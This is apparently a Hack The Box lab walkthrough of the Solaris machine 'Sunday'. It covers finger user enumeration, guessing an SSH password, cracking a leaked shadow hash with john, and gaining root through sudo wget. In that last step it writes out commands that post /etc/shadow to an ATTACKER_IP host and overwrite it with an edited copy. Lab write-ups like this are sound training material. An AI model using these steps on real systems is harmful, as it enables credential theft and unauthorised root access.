Hello Hackers!! Today we will be doing a walkthrough on sunday!! So lets get going!

Enumeration

Running nmap scan against the target:

```
PORT      STATE SERVICE REASON         VERSION
79/tcp    open  finger  syn-ack ttl 59 Sun Solaris fingerd
|_finger: No one logged on\x0D
111/tcp   open  rpcbind syn-ack ttl 63
22022/tcp open  ssh     syn-ack ttl 59 SunSSH 1.3 (protocol 2.0)
| ssh-hostkey:
|   1024 d2:e5:cb:bd:33:c7:01:31:0b:3c:63:d9:82:d9:f1:4e (DSA)
| ssh-dss
AAAAB3NzaC1kc3MAAACBAKQhj2N5gfwsseuHbx/yCXwOkphQCTzDyXaBw5SHg/vRBW9aYPsWUUV0XGZPlV

|   1024 e4:2c:80:62:cf:15:17:79:ff:72:9d:df:8b:a6:c9:ac (RSA)
|_ssh-rsa
AAAAB3NzaC1yc2EAAAABIwAAAIEAxAwq7HNZXHr7XEeYeKsbnaruPQyUK5IkSE/FxHesBaKQ37AsLjw8ia

39334/tcp open  unknown syn-ack ttl 59
63977/tcp open  unknown syn-ack ttl 63
```

It also identifies the OS running as Solaris. Its my first time pentesting a solaris machine but why not lets learn something new. From the port scan we can see that its running Sun Solaris fingerd service on port 79. There's no version number for this. Also its running rpcbind on port 111 and ssh on port 22022. Rest two ports are still unknown. So lets start with finger service.

Port 79

Google didn't give me much except username enumeration. I also found a github script for automating the enumeration process by running finger-user-enum script:
https://github.com/pentestmonkey/finger-user-enum

Now lets see how to run this script.

-U is for usernames list
-t host
-m Number of resolver processes (Default 5)
-s wait a max of n seconds for reply. (Default 5)

To speed up the process I gave 20 resolvers to process and 2 seconds for timeout. Now lets wait for the script to finish executing.

```
Starting finger-user-enum v1.0 ( http://pentestmonkey.net/tools/finger-user-
enum )

 ---------------------------------------------------------
|                   Scan Information                      |
 ---------------------------------------------------------

Worker Processes ......... 20
Usernames file ........... /usr/share/seclists/Usernames/Names/names.txt
Target count ............. 1
Username count ........... 10177
Target TCP port .......... 79
Query timeout ............ 2 secs
Relay Server ............. Not used

######## Scan started at Sun Oct 31 12:45:35 2021 #########
access@10.129.249.10: access No Access User                     < .  .  .  .
>..nobody4  SunOS 4.x NFS Anonym              < .  .  .  . >..
anne marie@10.129.249.10: Login       Name               TTY         Idle
When    Where..anne                   ???..marie                  ???..
bin@10.129.249.10: bin             ???                          < .  .  .  . >..
dee dee@10.129.249.10: Login       Name               TTY         Idle    When
Where..dee                    ???..dee                    ???..
jo ann@10.129.249.10: Login       Name               TTY         Idle    When
Where..jo                     ???..ann                    ???..
la verne@10.129.249.10: Login       Name               TTY         Idle    When
Where..la                     ???..verne                  ???..
line@10.129.249.10: Login       Name               TTY         Idle    When
Where..lp       Line Printer Admin                < .  .  .  . >..
message@10.129.249.10: Login       Name               TTY         Idle    When
Where..smmsp    SendMail Message Sub              < .  .  .  . >..
```

```
root@10.129.249.10: root     Super-User            pts/3        <Apr 24, 2018>
sunday               ..
sammy@10.129.249.10: sammy                 console      <Oct 10, 2020>..
sunny@10.129.249.10: sunny                 pts/3        <Apr 24, 2018>
10.10.14.4           ..
sys@10.129.249.10: sys             ???                          < .  .  .  . >..
zsa zsa@10.129.249.10: Login       Name               TTY          Idle    When
Where..zsa                    ???..zsa                    ???..
######## Scan completed at Sun Oct 31 12:50:22 2021 #########
13 results.

10177 queries in 287 seconds (35.5 queries / sec)
```

We can see there are 2 other users on the system apart from root: sammy and sunny. There are no other ports useful for us to enumerate other than ssh which we will brute force now.

SSH bruteforce

Let's start with username sunny as this username also aligns with the machine. Might be possible that we are able to bruteforce his password. First try with few common passwords like admin, root, box name or default credentials for the service.

Interestingly password sunday works for username sunny.

Initial Access

```
┌──(root💀kali)-[/home/rishabh/HTB/sunday]
└─# ssh sunny@$IP -p 22022
Unable to negotiate with 10.129.249.10 port 22022: no matching key exchange
method found. Their offer: gss-group1-sha1-toWM5Slw5Ew8Mqkay+al2g==,diffie-
hellman-group-exchange-sha1,diffie-hellman-group1-sha1

┌──(root💀kali)-[/home/rishabh/HTB/sunday]
└─# ssh -oKexAlgorithms=diffie-hellman-group-exchange-sha1 sunny@$IP -p 22022
255 ×
The authenticity of host '[10.129.249.10]:22022 ([10.129.249.10]:22022)' can't
be established
```

```
be established.
RSA key fingerprint is SHA256:TmRO9yKIj8Rr/KJIZFXEVswWZB/hic/jAHr78xGp+YU.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.129.249.10]:22022' (RSA) to the list of known
hosts.
Password:
Last login: Tue Apr 24 10:48:11 2018 from 10.10.14.4
Sun Microsystems Inc.   SunOS 5.11      snv_111b        November 2008
sunny@sunday:~$
```

Now, we have the low level access, we can start enumerating the machine further to gain root privileges.

In the root directory of the system, there is a folder called backup which contained a backup file of shadow. LOL.

```
sunny@sunday:/backup$ cat shadow.backup
mysql:NP:::::::
openldap:*LK*:::::::
webservd:*LK*:::::::
postgres:NP:::::::
svctag:*LK*:6445::::::
nobody:*LK*:6445::::::
noaccess:*LK*:6445::::::
nobody4:*LK*:6445::::::
sammy:$5$Ebkn8jlK$i6SSPa0.u7Gd.0oJOT4T421N2OvsfXqAT1vCoYUOigB:6445::::::
sunny:$5$iRMbpnBv$Zh7s6D7ColnogCdiVE5Flz9vCZOMkUFxklRhhaShxv3:17636::::::
sunny@sunday:/backup$
```

Copy the sammy hash and crack with john.


```
┌──(root💀kali)-[/home/rishabh/HTB/sunday]
└─# john sammy_hash --wordlist=/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 1 password hash (sha256crypt, crypt(3) $5$ [SHA256 256/256 AVX2 8x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
cooldude!        (?)
1g 0:00:00:28 DONE (2021-10-31 13:20) 0.03513g/s 7196p/s 7196c/s 7196C/s dominique15..bluemoon2
Use the "--show" option to display all of the cracked passwords reliably
Session completed
```

Now su to sammy.

Privilege Escalation

User sammy can run /usr/bin/wget as root without a password. This is a great article on how to exploit wget as sudo for privilege escalation: https://vk9-sec.com/wget-privilege-escalation/

In summary, transfer the contents of /etc/shadow using --post-file switch of wget to your machine. Edit the root hash to any user's hash or you can even create your own hash and put it there. Now, tansfer the edited shadow file to victim machine again using "sudo wget ATTACKER_IP:PORT/shadow -O /etc/shadow" .
Now switch user to root and enter the password of which you have put hash in shadow file. You will get root shell!



Voila!! Pwned sunday. Easy machine overall. Not much to enumerate except the privilege escalation technique was new to me. Good night, and I will be back tomorrow with another machine!!